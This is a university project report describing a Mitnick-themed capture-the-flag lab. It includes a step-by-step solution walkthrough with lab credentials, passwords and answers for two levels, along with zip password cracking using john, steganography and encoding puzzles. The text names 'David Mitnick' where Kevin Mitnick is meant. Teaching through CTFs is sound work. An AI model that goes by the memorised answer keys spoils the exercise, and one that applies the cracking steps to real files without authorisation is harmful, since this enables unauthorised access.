



SLIIT

Discover Your Future

Information Security Project IE3092

Final

Year 3 Semester 2

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Video Link-: https://mysliit-my.sharepoint.com/:f/g/personal/it18112924_my_sliit_lk/EtgiUy9MgMJOpYiaAKUBqoYB4mLHw7pYQJrFEIU78ivKiq?e=cz0wAs

1. Introduction

In our project we have selected life stories of real word hackers and we have considered a couple of attack incidents of their life as a single box. Every participant has to do step by step to achieve the main goal in one box. High level idea of this CTF is to bring up the greatest attacks that the world-renowned cyber security personalities carried out during their lifetime, to a simulation Environment.

2. Target Audience

The CTF's target market encompasses a wide spectrum, while the main target is to be the cybersecurity student undergraduates. Students will get hands-on experience on the concepts they learn through the course modules and it would also be a forum for testing their skill set. Not only students but also red teams are targeted. Red Team Security offers full-force red teaming addressing cyber-attacks, social engineering, and physical security in testing threat profiles. This means comprehensive testing of our business's technical landscape as well as fully testing our people and physical security controls. The CTF is also available to the private sector, however, practically to anybody who wants an opportunity to venture into the domain of information security. In fact, this CTF would be a perfect forum to sharpen their domain knowledge with the people currently interested in the area.

3. Implementation


We have used an AWS EC2 instance setup and it acts as our backend server. Base OS is Ubuntu 18.04 and we have set up Docker on our virtual machine. Every level is implemented in separate Docker containers and there are separate Docker compose yml files for each and every container. These yml files are responsible for managing the containers. We have done port mapping between the virtual machine and Docker containers. Therefore, users can access the Docker containers easily using the virtual machine IP address and the ports. Frontend is done using react and also it is hosted in a Docker container on the same virtual machine.

We have implemented two Scenario based on David Mitnick's life story for now. First scenario consists of three major different levels and each level has five different tasks to complete. Second scenario is a web based one. We used file upload vulnerability and some other vulnerabilities to create this scenario.

Web app(React):

HackerLife

SIGN INSIGN UP




David Mitnick

What are you waiting for?


GET STARTED

Life & Times of Kevin David Mitnick!



At age 12

Scenario I - Hacking Public Transport



In 1988

Scenario II - Hacking Pacific Bell Voicemail

localhost:3000/card2


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4. Scenario 1

HackerLife

SIGN INSIGN UP

Scenario I - Hacking Public Transport Ticketing System



Background:

"At age 12 Mitnick circumvented the system of punch cards used in the bus system in Los Angeles. Afterhaving convinced a bus driver to tell him where to buy his own ticket punch for "a school project", he was able to ride any bus in the greater Los Angeles area using discarded transfer slips that he discovered in a dumpster next to the bus company garage."

The plates get the experience of hacking the public transport ticketing system simulating the environment Mitnick had back then, and the final flag should be obtained by getting the ticket printed for yourself.

How to connect:

- Use SSH to connect
- Username: level1
- Password: level1
- Port: 2020
- `ssh -p 2020 level1@ec2-3-95-189-147.compute-1.amazonaws.com`

Submit the Flag:

Submit

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5. Scenario 1 - Level 1

This level is based on basic Linux commands and basic encryption methods.

First, you need to connect to the level 1 Docker container using ssh. Credentials are follows,


- Username: level1
- Password: level1
- Port: 2020

ssh -p 2020 level1@ ec2-3-95-189-147.compute-1.amazonaws.com

A. Task 1

We have stored a hint in file 3. You have to read this file using cat command.

Command : **cat 'file 3'**




```
ayesha@parrot: [~/Documents/Scenario1_Level1/Task_1]
$ cat 'file 3'
Is there any hidden files?
ayesha@parrot: [~/Documents/Scenario1_Level1/Task_1]
$
```

B. Task 2

We have created a file with “.”. therefore that file will be hidden. The hint is stored in a hidden file in the Task_2 directory. While logged into the task 2 you can run the “ls” command to see if we find any useful files. Then you can use "ls -al" to see all of the files including the hidden ones. The hidden file is named .hidden and after running "cat .hidden". then you can get hint of the task 3.

Command : **cat .hidden**




```
ayesha@parrot: [~/Documents/Scenario1_Level1/Task_2]
$ ls
'File 1' 'File 2'
ayesha@parrot: [~/Documents/Scenario1_Level1/Task_2]
$ ls -al
total 12
drwxr-xr-x 2 ayesha ayesha 4096 Sep 22 23:03 .
drwxr-xr-x 7 ayesha ayesha 4096 Sep 22 23:03 ..
-rw-r--r-- 1 ayesha ayesha  0 Sep 22 22:38 'File 1'
-rw-r--r-- 1 ayesha ayesha  0 Sep 22 22:38 'File 2'
-rw-r--r-- 1 ayesha ayesha 36 Sep 22 22:42 .hidden
ayesha@parrot: [~/Documents/Scenario1_Level1/Task_2]
$ cat .hidden
Next hint is next to the word 'CTF'
ayesha@parrot: [~/Documents/Scenario1_Level1/Task_2]
$
```

C. Task 3

The hint for the next task is stored in the file CTF next to the word CTF, so you can use the command below to read the file and then grep the word CTF. Grep command is use to search plaintext.

Command : **cat CTF | grep CTF**




```
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_3
$ cat CTF
CTF- "=" is padded at the end. Is it familiar?
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_3
$
```

D. Task 4

The hint contains 1 line that was encoded in base64. In order to decode the file you have to use `base64 -d`.

Command : `cat hint | base64 --d`



```
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_4
$ cat hint
V2hhdCBpcyBSTlQxMwo=
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_4
$ cat hint | base64 -d
What is ROT13
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_4
$
```


E. Task 5

The hint for the next level is stored in the file `ForLevel2`, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions.

The `ForLevel2` file contains 3 lines that were encrypted with the ROT13 algorithm. In order to decrypt it, you have to replace every letter by the letter 13 positions ahead. For example, with this encryption the letter `a` would be replaced with `n`. The word `banana` would encrypt to `onanan`.

Command : `cat ForLevel2 | tr 'A-Za-z' 'N-ZA-Mn-m'`

`tr` - command line utility for translating or deleting characters. It supports a range of transformations including uppercase to lowercase, squeezing repeating characters, deleting specific characters and basic find and replace.



```
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_5
$ cat ForLevel2
Vs lbh arrq gb tb gur yriry 2, Lbh unir gb pbaarpg gur 2222 cbeg hfvat fsgc.
Hfreanzr: yriry2
Cnffjbeq: yriry2
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_5
$ cat ForLevel2 | tr 'A-Za-z' 'N-ZA-Mn-m'
If you need to go the level 2, You have to connect the 2222 port using sftp.
Username: level2
Password: level2
ayesha@parrot: ~/Documents/Scenario1_Level1/Task_5
$
```

You can get the port number and credentials for the Level 3 from this.


6. Scenario 1 - Level 2

Level two is based on steganography and cryptography. There are five tasks to complete to achieve next level credentials.

You need to connect to the level 2 container using Secure File Transfer Protocol(SFTP). Credentials are follows,

- **Username: level2**
- **Password: level2**
- **Port: 2222**

sftp -P 2222 level2@ ec2-3-95-189-147.compute-1.amazonaws.com



```
root@kali: ~/Desktop
File Actions Edit View Help
root@kali: ~/Desktop
root@kali:~/Desktop# sftp -P 2222 level2@ec2-54-145-129-42.compute-1.amazonaws.com
Warning: the ED25519 host key for '[ec2-54-145-129-42.compute-1.amazonaws.com]:2222' differs from the key f
or the IP address '[54.145.129.42]:2222'
Offending key for IP in /root/.ssh/known_hosts:3
Matching host key in /root/.ssh/known_hosts:6
Are you sure you want to continue connecting (yes/no)? yes
level2@ec2-54-145-129-42.compute-1.amazonaws.com's password:
Connected to ec2-54-145-129-42.compute-1.amazonaws.com.
sftp> ls
upload
sftp> cd upload/
sftp> ls
Level2.zip
sftp> get Level2.zip
Fetching /upload/Level2.zip to Level2.zip
/upload/Level2.zip
sftp> 100% 360KB 148.0KB/s 00:02
```

We have uploaded a zip file. You can find it by navigating to the upload folder.


Download it to your local machine using **get** command and do all the tasks you have to do to get the final flag of this level.

A. Task 0

You have to unzip the zip file to get your five tasks but the zip file is locked with a password and we won't provide the password for you. Only thing you have to do is crack the zip file and get the five tasks.

This the way you can do it,

- **Install john → apt-get install john**
- **zip2john Level2.zip**
- **zip2john Level2.zip > Level2.txt**
- **john Level2.txt**



You can get the zip password from using this tool.

Password: ab1234

Important thing is each task has a hint for the next task.


B. Task 1

In task 1 we used a tool called **exiftool** to hide the hint inside the metadata. We can simply mention the variable name and hide a message in the image.

exiftool -<V.name>=<message> <image>

In Task_1 there is an image called The_Ticket. All you have to do is check the metadata of the image.

exiftool <image>



Hint: What do they mean by numbers?

C. Task 2

In task 2 you can see the Task 2.txt file which contains some integer values. We used a simple c program to convert char into ASCII values.

So, you can develop a small c program or python script to reverse the process.

C Code:


```
#include <stdio.h>
```

```
int main() {
```

```
    int x[15] = {73, 115, 80, 99, 84, 102, 84, 97, 83, 75, 84, 72, 82, 69, 69};
```

```
    for(int i = 0; i < 15; i++){
        printf("%c", x[i]);
    }
```

```
    printf("\n");
    return 0;
```



So, you can find a password from this. It will help you to deal with task 3.

Password: IsPcTfTaSKTHREE

D. Task 3

We used steganography to implement this task. There are two images inside the Task 3 folder. One is new.jpg and the other one is old.jpg. You cannot find any different between these two. We used the steghide tool to hide data.


steghide embed -ef <SecretMessage.txt> -cf <image> -p <password>

We have embedded data into the new.jpg image with the password which you obtained in level 2.

You can get the hint for the next level by using,

steghide extract -sf <image> -p <password> -xf <a text file for save the hidden message>

Password: IsPcTfTaSKTHREE (found in Task 2)



Hint: You can find the password from world wide. Get the first two letters from each. That's it.

E. Task 4

We have saved some numbers in a text file which you can find in the Task_4 folder.


password:

```
{  
    28.3949, 84.1240  
    3.2028, 73.2207  
    20.5937, 78.9629  
    27.5142, 90.4336  
    15.8700, 100.9925  
    8.3405, 115.0920  
}
```

The hint for this level is **You can find the password from world wide. Get the first two letters from each. That's it.**

So, these numbers are latitudes and longitudes for some places. You can search these couple of values one by one on google maps and get the first two letters.

As an example:



Do this thing for each pair and take the first two letters.

Password: ChLaKhBhNoSo


F. Task 5

In task 5 there is a file with .aes extension. That means File encrypted by AES Crypt. We used a tool called **cryptr** for this task.

You can decrypt this file by using following command,

`./cryptr.bash decrypt <filename>`

It will ask a password for decryption. Password is **ChLaKhBhNoSo**



Finally, you can obtain the credentials for the level 3.

- **Email:** sam.counter1@gmail.com
- **Password:** *****
- **Link:** ec2-3-95-189-147.compute-1.amazonaws.com
- **Port:** 30001

7. Scenario 1 - Level 3

